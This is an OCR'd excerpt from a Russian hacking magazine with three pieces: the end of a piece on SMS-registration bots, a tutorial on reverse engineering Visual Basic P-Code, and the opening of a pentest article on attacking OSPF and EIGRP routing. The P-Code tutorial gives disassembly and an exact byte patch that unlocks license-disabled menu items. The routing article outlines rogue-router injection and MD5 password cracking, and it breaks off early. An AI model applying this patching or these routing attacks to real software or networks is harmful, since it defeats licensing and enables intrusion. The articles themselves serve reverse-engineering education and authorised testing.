
ВЫВОДЫ

Выводы неутешительные: SMS-регистрация с использованием одноразовых кодов, похоже, изжила свое и уже не может считаться действенным средством защиты от создания поддельных аккаунтов. Тем не менее этот метод до сих пор остается одним из самых распространенных механизмов авторизации. Он широко применяется множеством сервисов, которые в итоге страдают от наплыва ботов.

Что же касается основного источника проблемы — зараженных телефонов, то тут единственный действенный метод защиты — воздержаться от покупки дешевых устройств, произведенных неизвестно где и неизвестно кем.

> **WWW**
> Полный текст исследования будет опубликован на сайте компании Trend Micro 15 февраля. Редакция журнала «Хакер» искренне благодарит компанию Trend Micro за помощь в подготовке этого материала.

ПРЕПАРИРУЕМ P-CODE



МВК

КАК РЕВЕРСИТЬ СТАРЫЙ СОФТ НА VISUAL BASIC

Чтобы немного разнообразить свою жизнь, сегодня мы снова займемся разборкой антиквариата. Многие уже забыли о существовании такого инструмента, как давно похороненный P-Code, в который транслировались программы на Visual Basic. Тем не менее созданные с его помощью приложения до сих пор существуют, и сегодня мы с тобой аккуратно сломаем одно из них.


WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

К сожалению (или счастью?), Microsoft поэтапно похоронила P-Code, сперва перейдя на компиляцию пи-кода в натив, от чего, на мой взгляд, он стал сильно более неуклюжим, а затем и вовсе полностью перевела VB на платформу .NET. Тем не менее из-за своей простоты и популярности в былые времена созданные на P-Code проекты весьма многочисленны и продолжают работать по сей день.


Чтобы ты не испугался, если вдруг в твои руки попадет подобный раритет, знал, что с ним делать и с какой стороны к нему подойти, рассмотрим специфику и внутреннее устройство P-Code на примере доработки небольшой графической программы. Условия задачи таковы: у нас есть софтина, в текущей поставке которой отключены некоторые полезные функции (нет связанных с ними пунктов меню). Но сама черная кошка в темной комнате присутствует, то есть в модуле имеются и нужные нам пункты меню, и код отвечающих за них функций. Просто они невидимы для нашей лицензии, и открыть их — наша задача.

Для начала определяем тип программы и ее защиту при помощи DetectItEasy.




DIE определил компилятор программы как Microsoft Visual Basic 6.0

Попытка загрузить исследуемую программу в IDA, к сожалению, не принесла никакого полезного результата.



IDA считает, что нативный код отсутствует или зашифрован

Настало время для нашего любимого отладчика x64dbg. Немного повозившись в нем, обнаруживаем, что основной код крутится внутри модуля `msvbvm60.dll`.



Программа в отладчике

Налицо классическая виртуальная машина. В ней интерпретируется поток данных, текущий указатель команды на который находится в регистре **esi**. Из потока выбирается байт кода операции, и по его индексу из таблицы адресов обработчиков (**6909AA24** в дампе) выбирается адрес обработчика следующей команды, на которую делается переход. По счастью, это не злобный протектор типа Enigma или Themida, никаких обфускаторов и антиотладчиков в коде нет. Более того, нам даже не требуется изобретать велосипед, разбирая виртуальную машину самостоятельно — за время существования VB за нас это сделали другие добрые люди.

Итак, мы наконец вплотную подошли к понятию P-Code. Этот термин был придуман еще полвека назад одним из основоположников современного программирования Никлаусом Виртом для любого аппаратно-независимого псевдокода виртуальной машины. Однако с легкой руки Microsoft прижилось оно применительно к теперь уже мертвому байт-коду Visual Basic, преимущественно 6-й версии.


Схема функционирования P-Code предельно проста и видна на скриншоте выше. Из странных особенностей можно отметить наличие целых шести таблиц обработчиков байт-кодов. Это значит, что не все опкоды псевдокода однобайтовые, каждый из последних пяти опкодов главной таблицы (**FB-FF**) — «составной» двухбайтовый. То есть обработчик каждого из этих кодов считывает следующий байт и передает управление по его индексу на обработчик из другой таблицы адресов, в которой тоже содержится 256 возможных значений. Непонятно, зачем используется такой хитрый способ, а главное — для чего предусмотрен такой запас опкодов, ведь из 1531 возможного задействовано всего 822, причем некоторые дублируют друг друга.

Я не буду приводить здесь полную таблицу опкодов P-Code, желающие могут найти ее на сайте DotFix или даже в более информативном виде в исходниках проекта Semi-VB-Decompiler. Там же приводятся аргументы и примерный смысл каждого опкода.

Вооружившись данной информацией, гораздо продуктивнее разбирать и отлаживать программу даже в x64dbg. Однако существуют и еще более продвинутые инструменты для отладки и декомпиляции пи-кода. Два из них ты уже, наверное, увидел по приведенным выше ссылкам: свободный декомпилятор Semi-VB-Decompiler и коммерческий VB Decompiler. Еще один незаменимый инструмент для работы с пи-кодом — свободный дизассемблер-отладчик VBDec.

Надо сказать, что эти проекты весьма сырые и имеют массу недочетов (к примеру, Semi-VB-Decompiler у меня вообще не декомпилировал ни одного файла и не смог найти валидную сигнатуру), но их возможности дополняют друг друга. К примеру, VB Decompiler умеет с более-менее переменным успехом не только дизассемблировать, но и восстанавливать VB-код. Причем не только из P-Code, но и из скомпилированного из него натива, и даже из .NET. А хоть VBDec этого и не умеет, зато его дизассемблер на несколько порядков более прямой и безглючный, а главное, у него есть полнофункциональный дебаггер с возможностью трассировки P-Code.

Вернемся к нашей задаче и попробуем решить ее уже с помощью этих чудесных инструментов. Для начала открываем исследуемую программу в VB Decompiler и ищем главное окно. В VB Decompiler для этого имеется инструмент Tools-Search string (он, правда, временами подглючивает, не потерять можно). Хоть программа и обфусцирована, но мы находим и главное окно MDIForm1, и первый пункт меню из скрытых из-за отсутствия лицензии.



Форма основного окна, вид из VB Decompiler

Теперь, когда нам известно имя идентификатора нужного пункта меню, мы можем при помощи того же инструмента (поиск строк) поискать его уже по коду. Очень быстро мы обнаруживаем его упоминание в нужном нам контексте:

```
loc_930D48:   var_19C(&HFF).Visible = var_1BC
loc_930D50:   GoTo loc_930D97
loc_930D53: End If
loc_930D63:   var_D0(&HFF).Visible = MemVar_1619316
loc_930D79: var_15C(&HFF).Visible = var_B0
loc_930D8F: var_C0(&HFF).Visible = var_16C
loc_930D97: ' Referenced from: 930D50
loc_930DA9: If (MemVar_161C794(&HCA) = "1") Then
loc_930DBA:   xy0000.Visible = var_E0        <-------------------------
loc_930DC2:   GoTo loc_930DDD
loc_930DC5: End If
loc_930DD5: xy0000.Visible = var_19C         <-------------------------
loc_930DDD: ' Referenced from: 930DC2
loc_930DEF: If (MemVar_161C794(&HAA) = "1") Then
loc_930E00:   var_D0(&HFF).Visible = MemVar_16182F8
loc_930E08:   GoTo loc_930E23
loc_930E0B: End If
```

Надо сказать, код из-за обфускации получается довольно-таки безумный, поэтому нашему декомпилятору срывает крышу. Чтобы прояснить ситуацию, открываем закладку Disassembler (при этом, к нашей великой досаде, сбивается текущее смещение в файле, и приходится его заново искать в процедуре). Логика становится чуть яснее:

```
loc_930D9B: F5CA000000        LitI4 &HCA
loc_930DA0: 051100            ImpAdLdRf MemVar_161C794
loc_930DA3: 9E                Ary1LdI4                  <
-------------- MemVar_161C794(&HCA)
loc_930DA4: 1B6B00            LitStr "1"
loc_930DA7: FB30              EqStr
loc_930DA9: 1C3D1A            BranchF loc_930DC5        <
----- Если не равно 1, то переход на 930DC5
loc_930DAE: F4FF              LitI2_Byte &HFF           <
----- FF = True
loc_930DB0: 21                FLdPrThis
loc_930DB1: 0F0004            VCallAd Control_ID_
loc_930DB4: 1978FF            FStAdFunc var_88
loc_930DB7: 0878FF            FLdPr var_88
loc_930DBA: 0D5C008B00        Me.Visible =              <
----- xy0000.Visible = True
loc_930DBF: 1A78FF            FFree1Ad var_88
loc_930DC2: 1E551A            Branch loc_930DDD
loc_930DC5: End If
loc_930DC9: F4FF              LitI2_Byte &H00           <
----- 00 = False
loc_930DCB: 21                FLdPrThis
loc_930DCC: 0F0004            VCallAd Control_ID_
loc_930DCF: 1978FF            FStAdFunc var_88
loc_930DD2: 0878FF            FLdPr var_88
loc_930DD5: 0D5C008B00        Me.Visible =              <
----- xy0000.Visible = False
loc_930DDA: 1A78FF            FFree1Ad var_88
```

Вообще говоря, если внимательно присмотреться, мы увидим, что даже в дизассемблировании этот декомпилятор слегка лажает. К примеру, заметно, что по смещению **930DC5** он сожрал целых 4 байта кода. Возможно, это мне попадались глючные версии (я проверял всего пару штук), но с VB Decompiler нужно держать ухо востро: такие мелкие баги попадаются на каждом шагу и сильно раздражают. Другой декомпилятор, VBDec, с дизассемблированием справляется гораздо лучше. Но в нем нет восстановления исходного кода, ибо нет в мире совершенства. Вот тот же участок кода, восстановленный через VBDec: явно видно, что VB Decompiler нагло халявит, пропуская все инструкции **BoS** (**LargeBos**).

```
930D9B   F5 CA000000   LitI4 0xCA
930DA0   05 1100       ImpAdLdRf unk_161C794
930DA3   9E            Ary1LdI4
930DA4   1B 6B00       LitStr str_4CC410='1'
930DA7   FB30          EqStr
930DA9   1C 3D1A       BranchF loc_930DC5
930DAC   00 16         BoS loc_930DC2
930DAE   F4 FF         LitI2_Byte 255
930DB0   21            FLdPrThis
930DB1   0F 0004       VCallAd aym00000.xy0000
930DB4   19 78FF       FStAdFunc var_88
930DB7   08 78FF       FLdPr var_88
930DBA   0D 5C008B00   VCallHresult _Menu Let Visible
930DBF   1A 78FF       FFree1Ad var_88
930DC2   1E 551A       Branch loc_930DDD
930DC5   00 02         BoS loc_930DC7
930DC7   00 16         BoS loc_930DDD
930DC9   F4 FF         LitI2_Byte 0
930DCB   21            FLdPrThis
930DCC   0F 0004       VCallAd aym00000.xy0000
930DCF   19 78FF       FStAdFunc var_88
930DD2   08 78FF       FLdPr var_88
930DD5   0D 5C008B00   VCallHresult _Menu Let Visible
930DDA   1A 78FF       FFree1Ad var_88
```

Итак, мы нашли искомое место в коде, теперь его неплохо бы пропатчить. Здесь у нас имеется два пути: либо поправить на **True** аргумент команды **LitI2_Byte** по адресу **930DC9**, дабы пункт меню оставался видимым при любом результате проверки, либо убрать саму проверку. К нашему ужасу, и здесь мы оказываемся в большой беде: у пи-кода внезапно нет однобайтовой команды **NOP**, которой мы привыкли забивать убираемый код в других системах. Придется выкручиваться окольными путями, отдельные из которых могут быть весьма оригинальными. К примеру, David Zimmer предлагает самому сконструировать **NOP** из команды **InvalidExcode** (опкод 1), заменив ее обработчик в таблице чуть модифицированным адресом обработчика **StAry**:

```
call    ___vbaAryMove@8  ; Оригинальный обработчик StAry
xor     eax, eax         ; Новый адрес обработчика для псевдокоманды
InvalidExcode, который превращает ее в NOP
mov     al, [esi]
inc     esi
jmp     ds:_tblByteDisp[eax*4]
```

К слову сказать, отладчик VBDec использует именно такой метод для заноппливания кода, называя новую инструкцию **vbDecNop**.


При всей своей оригинальности описанный выше способ предполагает патчинг системной библиотеки **msvbvm60.dll**, что крайне нежелательно делать ради такой мелочи, как создание однобайтового **NOP**. По счастью, однобайтовый **NOP** и не требуется, ведь существует двухбайтовый **NOP** — это псевдокоманда **CI2UI1** (код **FC14**). В качестве же трехбайтового **NOP** можно использовать команду безусловного перехода **Branch** (**1EXXXX**, где **XXXX** — смещение до следующей инструкции относительно начала текущей функции).

В нашем случае достаточно поправить смещение условного перехода по адресу **930DA9**. Еще одна весьма специфичная особенность пи-кода — отсчет смещений в псевдокомандах перехода относительно не текущего адреса псевдокоманды, а, как я уже говорил, начала текущей функции. В нашем примере **92F389** — начало процедуры, аргумент псевдокоманды **BranchF 1A3D**. В итоге мы получим адрес перехода **92F388+1A3D=930DC5**, нам же нужен адрес следующей за **BranchF** команды **930DAC**: **930DAC-92F388=1A24**.

Для патча можно использовать обычный hiew, в нем есть возможность указывать не только смещение в файле, но и виртуальный адрес байта при загрузке в память (у нас указаны именно они). Меняем байт **3D** по адресу **930DAA** на **24** и убеждаемся, что искомый пункт меню теперь виден и даже активен. Таким же способом находим и меняем код для остальных пунктов — задача решена.

Как ты уже понял, за свою долгую историю VB и его пи-код очень неплохо исследован. Для его ковыряния создано множество разных инструментов. Поэтому в заключение я хочу упомянуть об одном из них, который, как мне кажется, наиболее востребован.

Частенько случается, что надо поменять в программе текстовую строку или подправить элемент интерфейса. Хорошо, если строки или описания элементов содержатся в стандартных ресурсах Windows, для которых существует множество редакторов. Однако в EXE-файле, скомпилированном из VB, среди обычных ресурсов имеется только иконка и версия. Собственные же ресурсы VB имеют свою специфику и отображаются только в описанных выше декомпиляторах-дизассемблерах. Если же тебе надо что-либо в них подправить и неохота возиться с подгонкой строк в hiew/winhex, то на помощь придет утилита VBLocalize. Хотя она довольно старая, но при желании ее вполне можно найти на просторах интернета и использовать для правки отдельных строк или даже для полного перевода интерфейса программы, если, конечно, на это хватит твоего энтузиазма.



C0ldheim
Security Engineer, Penetration Tester
c0ldheim@protonmail.com

ROUTING NIGHTMARE

КАК ПЕНТЕСТИТЬ ПРОТОКОЛЫ ДИНАМИЧЕСКОЙ МАРШРУТИЗАЦИИ OSPF И EIGRP

Волшебство и очарование протоколов динамической маршрутизации бывает обманчивым — администраторы им доверяются и могут забыть о настройке защитных средств. В этой статье я расскажу, какие кошмары могут возникнуть в сети, если админ не позаботился о безопасности доменов роутинга OSPF и EIGRP.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Динамическая маршрутизация применяется в каждой крупной корпоративной сети. Роутеры в сети обмениваются маршрутной информацией друг с другом автоматически, чтобы администратор сети не обходил их и не прописывал маршруты вручную. В большинстве случаев он не трогает и настройки защитных механизмов. И это открывает дорогу для эксплуатации.

INFO


Имей в виду, что протоколы OSPF и EIGRP относятся к классу протоколов внутридоменной динамической маршрутизации (IGP). То есть эти протоколы используются для передачи маршрутной информации в пределах одной автономной системы (AS). Для удобства можешь представлять ее себе как сеть некоторой организации.

ПРОБЛЕМАТИКА, ИМПАКТ И ВООРУЖЕНИЕ

Протокол OSPF

OSPF (Open Shortest Path First) относится к типу протоколов, основанных на отслеживании состояния канала. Атаковать OSPF немного сложнее, чем его родственника EIGRP. Помешать этому могут две вещи:

- наличие нескольких зон OSPF. Инженеры могут спроектировать домен маршрутизации OSPF с несколькими зонами, чтобы уменьшить нагрузку на вычислительные ресурсы маршрутизаторов. Необходимо учитывать это в домене маршрутизации OSPF, как и возможность прохождения пакетов между этими зонами. Например, если ты собираешься выполнять инъекции маршрутов;
- отсутствие реакции на запросы. Для подключения к домену маршрутизации необходимо, чтобы ложный маршрутизатор генерировал и принимал сообщения `Hello` от соседей и воспроизводил установление соседства с ними. Иначе ложный роутер будет признан «мертвым» и выпадет из домена маршрутизации, делая невозможными дальнейшие шаги со стороны атакующего.



Установление соседства OSPF

Оптимальный вариант для атаки на домен OSPF — это получение контроля над легитимным маршрутизатором в сети. Как вариант можно на своей стороне создать «злой» виртуальный роутер и подключаться к домену. Однако, чтобы подключиться к домену маршрутизации, атакующий должен провести анализ мультикастовых пакетов OSPF и изучить следующие параметры в пакете:


- OSPF Hello Interval;
- OSPF Dead Interval;
- наличие аутентификации.

Даже несмотря на то, что OSPF может быть защищен с помощью аутентификации и пароли хранятся в виде хешей MD5, у атакующего остается шанс подобрать их.

Взломанный пароль от домена OSPF с помощью инструмента Loki

Протокол EIGRP

